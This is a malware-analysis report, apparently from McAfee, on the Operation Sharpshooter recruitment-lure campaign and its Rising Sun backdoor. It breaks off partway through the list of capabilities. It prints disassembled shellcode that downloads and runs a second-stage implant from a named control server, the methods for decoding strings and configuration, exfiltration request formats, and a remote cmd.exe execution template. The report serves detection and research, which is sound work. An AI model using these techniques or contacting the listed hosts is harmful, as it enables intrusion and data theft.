

# Operation Sharpshooter

Campaign Targets Global Defense, Critical Infrastructure



**McAfee Advanced Threat Research**

# Operation Sharpshooter

The McAfee® Advanced Threat Research team and McAfee Labs Malware Operations Group, employing McAfee® Global Threat Intelligence, have discovered a new global campaign targeting nuclear, defense, energy, and financial companies. This campaign, Operation Sharpshooter, leverages an in-memory implant to download and retrieve a second-stage implant—which we call Rising Sun—for further exploitation. According to our analysis, the Rising Sun implant uses source code from the Lazarus Group’s 2015 backdoor [Trojan Duuzer](#) in a new framework to infiltrate these key industries.

Operation Sharpshooter’s numerous technical links to the Lazarus Group seem too obvious to immediately draw the conclusion that they are responsible for the attacks, and instead indicate a potential for false flags. Our research focuses on how this actor operates, the global impact, and how to detect the attack. We shall leave attribution to the broader security community.

## Have We Seen This Before?

This campaign, while masquerading as legitimate industry job recruitment activity, gathers information to monitor for potential exploitation. Our analysis also indicates similar techniques associated with other job recruitment campaigns.

This research has uncovered a new implant framework using code from the 2015 backdoor Duuzer, which was

last seen targeting South Korea and Japan in 2015. Apart from Rising Sun, we have seen no other variants since that time.

## Global Impact

In October and November 2018, the Rising Sun implant has appeared in 87 organizations across the globe, predominantly in the United States, based on McAfee telemetry and our analysis. Based on other campaigns with similar behavior, most of the targeted organizations are English speaking or have an English-speaking regional office. This actor has used recruiting as a lure to collect information about targeted individuals of interest or organizations that manage data related to the industries of interest. The McAfee Advanced Threat Research team has observed that the majority of targets were defense and government-related organizations.

## Authors

This report was researched and written by:

- [Ryan Sherstobitoff](#)
- [Asheer Malhotra](#)
- [Contributions from the McAfee Advanced Threat Research team](#)

## Connect With Us



## Campaign Analysis

This operation began October 25. A series of malicious documents carried the author's name Richard. These documents contained Korean-language metadata, indicating they were created with a Korean version of Microsoft Word. All the malicious documents had English-language job description titles for positions at unknown companies, distributed by an IP address in the United States and through the Dropbox service. The documents contained a malicious macro that leveraged embedded shellcode to inject the Sharpshooter downloader into the memory of Word. Once the Word process was infected, the downloader retrieved the second-stage implant Rising Sun.

The shellcode of the downloader is 3.1KB in size and retrieved another implant hosted at  
[hxxps://www.kingkoil.com.sg/query.php](http://www.kingkoil.com.sg/query.php).




Figure 1. Targeted organizations by sector in October 2018. Colors indicate the most prominently affected sector in each country.  
Source: McAfee® Global Threat Intelligence.

## REPORT




Figure 2. Infection flow of the Rising Sun implant, which eventually sends data to the attacker's control servers.

## Shellcode behavior

The shellcode executed by the Visual Basic for Applications macro in winword.exe acts as a simple downloader for the second-stage implant. The shellcode takes four steps to infect the endpoint with the second-stage payload:

1. It builds Library and API names by populating string arrays using hardcoded bytes. (String construction is done 1 byte at a time.) This technique is used for constructing all strings in the shellcode, including the control server information.

```
mov    byte ptr [esp+1C8h], 75h ; 'u'
mov    byte ptr [esp+1C9h], 72h ; 'r'
mov    byte ptr [esp+1CAh], 6Ch ; 'l'
mov    byte ptr [esp+1CBh], 6Dh ; 'm'
mov    byte ptr [esp+1CCh], 6Fh ; 'o'
mov    byte ptr [esp+1CDh], 6Eh ; 'n'
mov    byte ptr [esp+1CEh], 2Eh ; '.'
mov    byte ptr [esp+1CFh], 64h ; 'd'
mov    byte ptr [esp+1D0h], 6Ch ; 'l'
mov    byte ptr [esp+1D1h], 6Ch ; 'l'
mov    byte ptr [esp+1D2h], 0
```

2. It resolves the Libraries and APIs using LoadLibraryA(), GetProcAddress():

- ◆ urlmon.dll
- ◆ shfolder.dll
- ◆ ntdll.dll
- ◆ kernel32.dll
- ◆ shell32
- ◆ LoadLibraryA
- ◆ GetProcAddress
- ◆ URLDownloadToFileA
- ◆ SHGetFolderPathA
- ◆ strcpy
- ◆ strcat
- ◆ CreateProcessA
- ◆ memset
- ◆ ShellExecuteA

## REPORT

3. The implant downloads two files from its control server:

- ♦ **Second-stage payload:** The second-stage binary is downloaded from [https://www\[dot\]kingkoil.com.sg/query.php](https://www[dot]kingkoil.com.sg/query.php) to the startup folder on the endpoint:  
`%Startup%\mssync.exe`  
This step ensures persistence on the system for the second-stage implant as part of the download process, thereby removing the need for the second-stage implant to set up persistence for itself.

```
lea    eax, [esp+1E0h] ; CSDL_STARTUP\mssync.exe
dec    eax
lea    edx, [esp+3E8h] ; https://www.kingkoil.com.sg/query.php
xor    ecx, ecx
call   dword ptr [esp+68h] ; URLDownloadToFileA
```

Figure 3. The second-stage implant downloaded from the control server.

- ♦ **Second OLE (Word) document:** Another OLE document is downloaded from

[https://www\[dot\]kingkoil.com.sg/Strategic Planning Manager.doc](https://www[dot]kingkoil.com.sg/Strategic Planning Manager.doc)

to:

`%LOCALAPPDATA%\Strategic Planning Manager.doc`

This document is probably benign, used as a decoy to hide the malicious content.

```
lea    eax, [esp+90h] ; CSDL_LOCAL_APPDATA\Strategic Planning Manager.doc
dec    eax
lea    edx, [esp+310h] ; https://www.kingkoil.com.sg/Strategic Planning Manager.doc
xor    ecx, ecx
call   dword ptr [esp+68h] ; URLDownloadToFileA
```

Figure 4. The decoy document downloaded from the control server.

4. Once both the second-stage implant and decoy document have been downloaded, the two payloads are executed:


- ♦ The second-stage implant is executed using the CreateProcessA() API.
- ♦ The decoy document is opened using the ShellExecuteA() with the “open” verb.

## REPORT

```
mov    byte ptr [esp+3E8h], 68h ; 'h'
mov    byte ptr [esp+3E9h], 74h ; 't'
mov    byte ptr [esp+3EAh], 74h ; 't'
mov    byte ptr [esp+3EBh], 70h ; 'p'
mov    byte ptr [esp+3EcH], 73h ; 's'
mov    byte ptr [esp+3EDh], 3Ah ; '.'
mov    byte ptr [esp+3EEh], 2Fh ; '/'
mov    byte ptr [esp+3EFh], 2Fh ; '/'
mov    byte ptr [esp+3F0h], 77h ; 'w'
mov    byte ptr [esp+3F1h], 77h ; 'w'
mov    byte ptr [esp+3F2h], 77h ; 'w'
mov    byte ptr [esp+3F3h], 2Eh ; '.'
mov    byte ptr [esp+3F4h], 68h ; 'k'
mov    byte ptr [esp+3F5h], 69h ; 'i'
mov    byte ptr [esp+3F6h], 6Eh ; 'n'
mov    byte ptr [esp+3F7h], 67h ; 'g'
mov    byte ptr [esp+3F8h], 6Bh ; 'k'
mov    byte ptr [esp+3F9h], 6Fh ; 'o'
mov    byte ptr [esp+3FAh], 69h ; 'i'
mov    byte ptr [esp+3FBh], 6Ch ; 'l'
mov    byte ptr [esp+3FCh], 2Eh ; '.'
mov    byte ptr [esp+3FDh], 63h ; 'c'
mov    byte ptr [esp+3FEh], 6Fh ; 'o'
mov    byte ptr [esp+3FFh], 6Dh ; 'm'
mov    byte ptr [esp+400h], 2Eh ; '.'
mov    byte ptr [esp+401h], 73h ; 's'
mov    byte ptr [esp+402h], 67h ; 'g'
mov    byte ptr [esp+403h], 2Fh ; '/'
mov    byte ptr [esp+404h], 71h ; 'q'
mov    byte ptr [esp+405h], 75h ; 'u'
mov    byte ptr [esp+406h], 65h ; 'e'
mov    byte ptr [esp+407h], 72h ; 'r'
mov    byte ptr [esp+408h], 79h ; 'y'
mov    byte ptr [esp+409h], 2Eh ; '.'
mov    byte ptr [esp+40Ah], 70h ; 'p'
mov    byte ptr [esp+40Bh], 68h ; 'h'
mov    byte ptr [esp+40Ch], 70h ; 'p'
mov    byte ptr [esp+40Dh], 0
mov    byte ptr [esp+378h], 5Ch ; '\'
mov    byte ptr [esp+379h], 6Dh ; 'm'
mov    byte ptr [esp+37Ah], 73h ; 's'
mov    byte ptr [esp+37Bh], 73h ; 's'
mov    byte ptr [esp+37Ch], 79h ; 'y'
mov    byte ptr [esp+37Dh], 6Eh ; 'n'
mov    byte ptr [esp+37Eh], 63h ; 'c'
mov    byte ptr [esp+37Fh], 2Eh ; '.'
mov    byte ptr [esp+380h], 65h ; 'e'
mov    byte ptr [esp+381h], 78h ; 'x'
mov    byte ptr [esp+382h], 65h ; 'e'
mov    byte ptr [esp+383h], 0
```

Figure 5. Control server strings constructed in the shellcode.

The Advanced Threat Research team discovered another PDF document (10mins.PDF) by the same author. It appears to be a smart phone-related questionnaire. This document was hosted on the same server as the two job-related malicious documents. The questionnaire appears to come from a big data analytics company that specializes in antifraud protection and financial compliance.



1. Do you trust in transactions by smartphones? (Y/N)
2. Average monthly transaction volume by smartphone exceeds \$1000? (Y/N)
3. You think it is inappropriate for children under 14 to use smartphones. (Y/N)
4. You hope to simplify the function of smartphone. (Y/N)
5. You work more on a smartphone than a PC. (Y/N)
6. Do you want a higher pixels than 1125 x 2436? (Y/N)
7. Do you think 5G desperately needs you and your social life? (Y/N)
8. Do you sometimes want your smartphone to be very small? (Y/N)
9. Do you use the Bluetooth headphone often? (Y/N)
10. Do you want to change the size of your smartphone at will? (Y/N)
11. Do you want to reduce the difference in function between PC and phone? (Y/N)
12. Do you use more SMS than Voice calling when you are in love with your lover? (Y/N)
13. Do you want your smartphone to have a higher level of artificial intelligence? (Y/N)
14. Does your smartphone help you greatly in your public affairs? (Y/N)
15. Do you frequently update your smartphone? (Y/N)
16. Do you want to use a smartphone with a mouse? (Y/N)
17. Do you think that smartphones help the development of intelligence of babies? (Y/N)
18. Do you prohibit babies from accessing your smartphone? (Y/N)
19. Do you use your smartphone for a long time? (Y/N)
20. Do you feel a headache when you use your smartphone for a long time? (Y/N)
21. Have you ever been nauseated by the vibration of your smartphone? (Y/N)

"We would like to thank you for taking the time to participate and for your honest and constructive feedback."

Note: \_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

Figure 6. 10Mins.PDF

## Rising Sun behavior

The Rising Sun implant is a fully functional modular backdoor that performs reconnaissance on the victim's network.

### Imports

This implant starts by building its imports via dynamic API resolution: LoadLibrary()/GetProcAddress(). The library and API names are hardcoded as DWORD/WORD values in the implant and comprise a blob of bytes 0x147 bytes in size. This blob of data is decrypted using a simple single-byte XOR scheme with the key 0xC8.

This scheme used for building the Library and API names is a variant of the byte-chunk string-construction technique often used by Lazarus implants. The scheme typically involves:

- Hardcoded library and API names in the form of DWORD/WORD/byte chunks in the implant.
- Assigning variables with these hardcoded values during the execution of the implant.
- Constructing character arrays that consist of the library and API names to be resolved.
- Optionally these arrays may have to be decoded using something as simple as a single-byte XOR decoding scheme.
- Using LoadLibrary()/GetProcAddress() to now resolve the libraries and APIs using the constructed name arrays.

```

mov    dword ptr [rsp+180h+LibFileName], 97FABBBFh ; ws2_32.dll
mov    [rsp+180h+var_15C], 0ACE6FAFBh
mov    [rsp+180h+var_158], 0C8C8A4A4h
mov    dword ptr [rsp+180h+ProcName], 0ADA4ADBBh ; select
mov    [rsp+180h+var_150], 0C8C8BCA8h
mov    dword ptr [rsp+180h+var_14C], 0A6A6A7ABh ; connect
mov    [rsp+180h+var_148], 0C8BCABD0h
mov    dword ptr [rsp+180h+var_144], 0BCA0C8C8h ; htons
mov    [rsp+180h+var_140], 0C8BBA6A7h
mov    dword ptr [rsp+180h+var_13C], 0ADAFC8C8h ; gethostbyname
mov    [rsp+180h+var_138], 0BB7A0BCh
mov    [rsp+180h+var_134], 0A6B1AACBh
mov    [rsp+180h+var_130], 0C8ADA5A9h
mov    [rsp+180h+var_12C], 0C8C8C8C8h
mov    dword ptr [rsp+180h+var_128], 0BA8DBEC8h ; vErSION.dll
mov    [rsp+180h+var_124], 0A6A781B8h
mov    [rsp+180h+var_120], 0A4AA4CE6h
mov    [rsp+180h+var_11C], 0C8C8C8C8h
mov    [rsp+180h+var_118], 0C8C8C8C8h
mov    dword ptr [rsp+180h+var_114], 0BCAD8FC8h ; GetFileVersionInfoW
mov    [rsp+180h+var_110], 0ADAA18Eh
mov    [rsp+180h+var_10C], 0B8BAA09Eh
mov    [rsp+180h+var_108], 01A6A7A1h
mov    [rsp+180h+var_104], 0FA7A8E6h
mov    [rbp+80h+var_100], 0C8C8C8C8h
mov    dword ptr [rbp+80h+var_FC], 0A9BEACA9h ; advapi32.dll
mov    [rbp+80h+var_F8], 0FAFB81B8h
mov    [rbp+80h+var_F4], 848A4CE6h
mov    dword ptr [rbp+80h+var_F0], 0ADB887C8h ; OpenProcessToken
mov    [rbp+80h+var_EC], 0A7BA98A6h
mov    [rbp+80h+var_E8], 0BBBBB0AD0h
mov    [rbp+80h+var_E4], 0ADA3A79Ch
mov    [rbp+80h+var_E0], 0C8C8C8A6h
mov    dword ptr [rbp+80h+var_DC], 0A78BC8C8h ; ControlService

```

Figure 7. XOR-encoded library and API names in the implant.

### Configuration data

The configuration data used by the implant is encrypted using an RC4 stream algorithm. The implant decrypts the configuration data at runtime and for communicating with the control server. The addresses decrypted from the implant:

- [http://34\[dot\]214.99.20/view\\_style.php](http://34[dot]214.99.20/view_style.php)
- [http://137\[dot\]74.41.56/board.php](http://137[dot]74.41.56/board.php)
- [https://www\[dot\]kingkoil.com.sg/board.php](https://www[dot]kingkoil.com.sg/board.php)

## REPORT

```
mov r8, [rsp+180h+phHash] ; hBaseData
mov rcx, [rsp+180h+phProv] ; hProv
lea r11, [rsp+180h+phKey]
mov r9d, 800000h ; dwFlags
mov edx, CALG_RC4 ; AlgId
mov qword ptr [rsp+180h+dwFlags], r11 ; phKey
call cs:CryptDeriveKey
mov rcx, [rsp+180h+phKey] ; hKey
xor r9d, r9d ; dwFlags
lea r11, [rsp+180h+var_140]
lea rax, [rbp+80h+Size+4]
mov [rsp+180h+pdwDataLen], r11 ; pdwDataLen
lea r8d, [r9+1] ; Final
xor edx, edx ; hHash
mov qword ptr [rsp+180h+dwFlags], rax ; pbData
call cs:CryptDecrypt ; http://34.214.99.20/view_style.php:
; http://137.74.41.56/board.phpJ
; https://www.kingkoil.com.sg/board.php
```

Figure 8. The RC4 stream encryption algorithm used to decode the implant's configuration data.

### Initial reconnaissance

The implant fetches the following data from the endpoint and exfiltrates it to the control server:

- Network adapter info
- Computer name
- User name
- IP address information
- Native system information
- OS product name from registry:  
SOFTWARE\MICROSOFT\Windows NT\  
CurrentVersion | ProductName

### Additional configuration

The implant decrypts additional information during the reconnaissance process:

```
VboxHook.dll tmp SOFTWARE\Microsoft\Windows
NT\CurrentVersion ProductName RUNAS; RUN;
DLL; winsta0\default Kernel32.dll lnk
SOFTWARE\Microsoft\Windows\CurrentVersion\
Run C:\Program Files\Internet Explorer\
iexplore.exe ntuser LOG8
```

This configuration data is not completely used by the implant, but there is a high possibility of other variants of the implant using the complete configuration data. The configuration data may have been copied from another implant family without scrubbing unused strings from the data.

### Data encryption and exfiltration

The implant carries out data encryption and exfiltration using the following steps:

- Once the data has been gathered from the endpoint, the implant encrypts it using the RC4 stream encryption algorithm.
- After the data has been encrypted, the implant performs another layer of obfuscation of the data by Base64-encoding the RC4 encrypted data.

## REPORT

The implant performs an HTTP POST request to the control server:

- [https://www\[dot\]kingkoil.com.sg/board.php](https://www[dot]kingkoil.com.sg/board.php)

As part of the request, the implant sends data in one of the following formats:

- boardID=<random\_number>&page=<request\_type>&wr\_id=<encoded\_time\_stamp>&session\_id=<RC4+base64 encoded data>
- bo\_table=<random\_number>&page=<request\_type>&wr\_id=<encoded\_time\_stamp>&session\_id=<RC4+base64 encoded data>
- no=<random\_number>&page=<request\_type>&wr\_id=<encoded\_time\_stamp>&session\_id=<RC4+base64 encoded data>

The first variable in the HTTP data can be any of the following (randomly selected) values:

```
var1_enum =  
{  
    "code=""  
    "no=""  
    "bo_table=""  
    "boardID=""  
    "pageKey=""  
    "structureid=""  
}
```

The <request\_type> can be one of the following values:

```
request_type=  
{  
    "free"      //indicates initial  
    reconnaissance data  
  
    "query"     //indicates a request to fetch  
    the command ID from the control server  
  
    "suggestion" //indicates request to fetch  
    additional data from the control server  
  
    "result"    //indicates data obtained from  
    a command's execution  
}
```

## REPORT

### Implant capabilities

The implant carries 14 backdoor capabilities. It receives a command code (along with supporting data for the command) from the control server to execute a specific function. Unless otherwise specified, the implant sends the output of an executed command to the control server as an HTTP POST request with optional data in the form:

```
<var1_enum>=<random_number>&page=result&wr_id=<encoded_time_stamp>&session_id=<RC4 + Base64-encoded output of command>
```

#### Capability #1: Execute commands

Command code = 0x6D0017005500F7.

##### Description

The implant executes a command specified by the control server. The command is executed using cmd.exe:

```
cmd.exe /c "<command> > <%temp%>\AM<random>.tmp" 2>&1
```

The contents of the temporary file consist of the output of the command executed. The temp file is read, and the contents are subsequently sent to the control server. The temp file is then deleted from the endpoint. This capability also supports changing the current working directory for the implant and natively supports specific cd commands, without having to execute them through the shell.

Supported cd commands:

- cd <directory\_path>
- cd.
- cd\

```
mov    eax, 'd'
mov    [rbp+3660h+var_366C], ax
mov    eax, '.'
mov    rcx, rbx
mov    [rbp+3660h+var_3662], ax
mov    eax, '2'
mov    [rsp+3760h+ProcessInformation.hProcess], r15
mov    [rbp+3660h+var_3680], ax
mov    eax, '>'
mov    [rsp+3760h+StartupInfo.cb], 68h
mov    [rbp+3660h+var_367E], ax
mov    eax, '&'
mov    [rbp+3660h+StartupInfo.dwFlags], 1
mov    [rbp+3660h+StartupInfo.wShowWindow], r15w
mov    [rbp+3660h+var_3670], 600063h
mov    [rbp+3660h+var_366A], 65002Eh
mov    [rbp+3660h+var_367C], ax
mov    [rbp+3660h+var_3660], 650078h
mov    [rbp+3660h+var_3660], 63002Fh
mov    [rbp+3660h+var_365C], r15w
mov    [rbp+3660h+var_367A], '1'
call   cs:StrTrimW
lea    rdx, [rbp+3660h+Buffer] ; lpBuffer
mov    ecx, 400h ; nBufferLength
call   cs:GetTempPathW
lea    r9, [rbp+3660h+TempFileName] ; lpTempFileName
lea    rdx, aAM ; "AM"
lea    rcx, [rbp+3660h+Buffer] ; lpPathName
xor   r8d, r8d ; wUnique
call   cs:GetTempFileNameW
lea    rdx, [rbp+3660h+var_3680]
lea    rax, [rbp+3660h+TempFileName]
mov    qword ptr [rsp+3760h+dwCreationFlags], rdx
lea    r8, [rbp+3660h+var_3670]
rcx, [rbp+3660h+CommandLine] ; LPWSTR
lea    rdx, aSSSS ; "%5 \'%5 > %5\" %5"
mov    r9, rbx
mov    qword ptr [rsp+3760h+bInheritHandles], rax
call   cs:wprintfW
lea    rdx, [rsp+3760h+ProcessInformation]
rax, [rsp+3760h+StartupInfo]
mov    [rsp+3760h+lpProcessInformation], rdx ; lpProcessInformation
mov    [rsp+3760h+lpStartupInfo], rax ; lpStartupInfo
mov    [rsp+3760h+lpCurrentDirectory], r15 ; lpCurrentDirectory
mov    [rsp+3760h+lpEnvironment], r15 ; lpEnvironment
lea    rdx, [rbp+3660h+CommandLine] ; lpCommandLine
xor   r9d, r9d ; lpThreadAttributes
xor   r8d, r8d ; lpProcessAttributes
xor   ecx, ecx ; lpApplicationName
mov    [rsp+3760h+dwCreationFlags], r15d ; dwCreationFlags
mov    [rsp+3760h+bInheritHandles], r15d ; bInheritHandles
call   cs>CreateProcessW
```

Figure 9. Command execution using the CreateProcess() function for cmd.exe.

## REPORT

### Capability #2: Get drive information

Command code = 0x0AD005F00A300C7.

#### Description

For every drive on the system, the implant gets the following information:

- Drive type
- Total number of bytes on disk
- Total number of free bytes on disk
- Name of a specified volume

```
lea    rcx, [rbp+1510h+RootPathName] ; lpRootPathName
mov    rax, [rbp+1510h+RootPathName], ax
call   cs:GetDriveTypeW
lea    r9, [rsp+1610h+TotalNumberOfFreeBytes] ; lpTotalNumberOfFreeBytes
lea    r8, [rsp+1610h+TotalNumberOfBytes] ; lpTotalNumberOfBytes
lea    rcx, [rbp+1510h+RootPathName] ; lpDirectoryName
xor    edx, edx ; lpFreeBytesAvailableToCaller
mov    rdx, [rdi], eax
call   cs:GetDiskFreeSpaceExW
mov    rdx, qword ptr [rsp+1610h+TotalNumberOfBytes]
mov    rax, qword ptr [rsp+1610h+TotalNumberOfFreeBytes]
mov    [rsp+1610h+nFileSystemNameSize], ebx ; nFileSystemNameSize
xor    r9d, r9d ; lpVolumeSerialNumber
mov    [rsp+1610h+lpFileSystemNameBuffer], rbx ; lpFileSystemNameBuffer
lea    rdx, [rbp+1510h+VolumeNameBuffer] ; lpVolumeNameBuffer
lea    rcx, [rbp+1510h+RootPathName] ; lpRootPathName
lea    r8d, [r9+20h] ; nVolumeNameSize
mov    [rsp+1610h+lpFileSystemFlags], rbx ; lpFileSystemFlags
mov    [r15+8], rax
mov    [rsp+1610h+lpMaximumComponentLength], rbx ; lpMaximumComponentLength
call   cs:GetVolumeInformationW
```

Figure 10. Implant collecting drive information from the endpoint.

### Capability #3: Launch process from Windows binary

Command code = 0x8300DA00C50092.

#### Description

- Launch a process from a binary specified by the filepath provided by the control server.
- Send a buffer (size=0x400) containing repeating 0x55 to the control server if successful or 0xAA if failed.

### Capability #4: Get processes information

Command code = 0x62009A001C002B.

#### Description

Enumerate all processes currently running and record:

- Process name
- Process creation time
- Process exit time
- Process kernel mode time
- Process user mode time

```
mov    r8d, [rsp+1780h+pe.th32ProcessID] ; dwProcessId
xor    eax, eax
xor    edx, edx ; bInheritHandle
mov    ecx, 410h ; dwDesiredAccess = PROCESS_QUERY_INFORMATION | PROCESS_VM_READ
mov    qword ptr [rsp+1780h+CreationTime.dwLowDateTime], rax
mov    qword ptr [rsp+1780h+LocalFileTime.dwLowDateTime], rax
call   cs:OpenProcess
mov    rdi, rax
test   rax, rax
jz    short loc_13FEFAC0A
lea    rax, [rsp+1780h+UserTime]
lea    r9, [rsp+1780h+KernelTime] ; lpKernelTime
lea    r8, [rsp+1780h+ExitTime] ; lpExitTime
lea    rdx, [rsp+1780h+CreationTime] ; lpCreationTime
mov    rcx, rdi ; hProcess
mov    [rsp+1780h+lpUserTime], rax ; lpUserTime
call   cs:GetProcessTimes
```

Figure 11. Process related time stamps collected by the implant

## REPORT

### Capability #5: Terminate process

Command Code = 0x57001D00E20060.

#### Description

- Terminate a process specified by the control server.
- The process can be specified using either:
  - Process name
  - Process ID
- Send a buffer (size=0x400) containing repeating 0x55 to the control server if successful or 0xAA if failed.

### Capability #6: Get file times

Command code = 0xA3001A006E00F8.

#### Description

- Find files based on a filename search string (for example, \*.\* or \*.txt)
- For each file found, get the following times:
  - File creation time
  - Last access time (including read, write, or execute operations)

### Capability #7: Read file

Command code = 0x98009C0034002D.

#### Description

- Read the contents of a file specified by the control server and exfiltrate the contents of the file.

```
    mov    [rsp+9C0h+hTemplateFile], r15 ; hTemplateFile
    mov    [rsp+9C0h+dwFlagsAndAttributes], FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
    xor    r9d, r9d ; lpSecurityAttributes
    mov    [rsp+9C0h+dwCreationDisposition], OPEN_EXISTING ; dwCreationDisposition
    mov    edx, GENERIC_READ ; dwDesiredAccess
    lea    r8d, [rsi-30h] ; dwShareMode
    mov    rcx, r8d ; lpFileName
    call   cs>CreateFileW
    mov    r13, rax
    cmp    rax, INVALID_HANDLE_VALUE
    jnz    short loc_13FEFC0F0
    lea    r8d, [rsi-3ch]
    lea    rcx, [rbp+8C0h+Src] ; Src
    mov    edx, 400h
    call   send_data_to_CnC_i_e_comm_mecha
    jmp    loc_13FEFC16F

; CODE XREF: read_file+25hj
; DATA XREF: .rdaFa:0000000013FF1265Cj0 ...
loc_13FEFC0F0:
    mov    [rsp+9C0h+arg_8], rdi
    xor    edx, edx ; lpFileSizeHigh
    mov    rcx, rax ; hFile
    mov    [rsp+9C0h+arg_10], r12
    mov    [rsp+9C0h+NumberOfBytesRead], r15d
    mov    [rsp+9C0h+arg_18], r14
    call   cs:GetFileSize
    mov    r14d, 0FC00h
    mov    ecx, 40h ; uFlags
    mov    edx, r14d ; uBytes
    mov    eax, rax
    call   cs!LocalAlloc
    mov    r12, rax
    test   edi, edi
    jz    short loc_13FEFC17F
    db    66h, 66h
    nop
    word ptr [rax+rax+00000000h]

; CODE XREF: read_file+2FDj
loc_13FEFC140:
    mov    ebx, edi
    cmp    edi, r14d
    lea    r9, [rsp+9C0h+NumberOfBytesRead] ; lpNumberOfBytesRead
    cmovea ebx, r14d
    mov    rdx, r12 ; lpBuffer
    mov    rcx, r13 ; hFile
    mov    r8, rax ; nNumberOfBytesToRead
    sub    edi, ebx
    mov    qword ptr [rsp+9C0h+dwCreationDisposition], r15 ; lpOverlapped
    call   cs!ReadFile
```

Figure 12. Reading a file's contents.

## REPORT

### Capability #8: Clear process memory

Command codes = 0x1800D50094008F, 0x22001A00CA005E, 0x4D00D700AC0091, and 0x0C2009200D30028.

#### Description

- Clear a memory blob in the process by overwriting it with junk bytes.

### Capability #9: Write file to disk

Command codes = 0x8D001F00FB0061 and 0x0B700550029003C.

#### Description

- Get a file path from the control server and create a file corresponding to the file path.
- Get content to be written to the file from the control server by sending an HTTP POST request with HTTP data in the format:

```
<var1_enum>=<random_
number>&page=suggestion&wr_id=<encoded_
time_stamp>&name=jquery2017<encoded_time_
stamp>09.css
```

- Send a buffer (size=0x400) containing repeating 0x55 to the control server if successful or 0xAA if failed.

```
    mov    [rsp+0A10h+hTemplateFile], r15 ; hTemplateFile
    lea    r8d, [r15+3] ; dwShareMode
    xor    r9d, r9d ; lpSecurityAttributes
    mov    edx, GENERIC_WRITE ; dwDesiredAccess
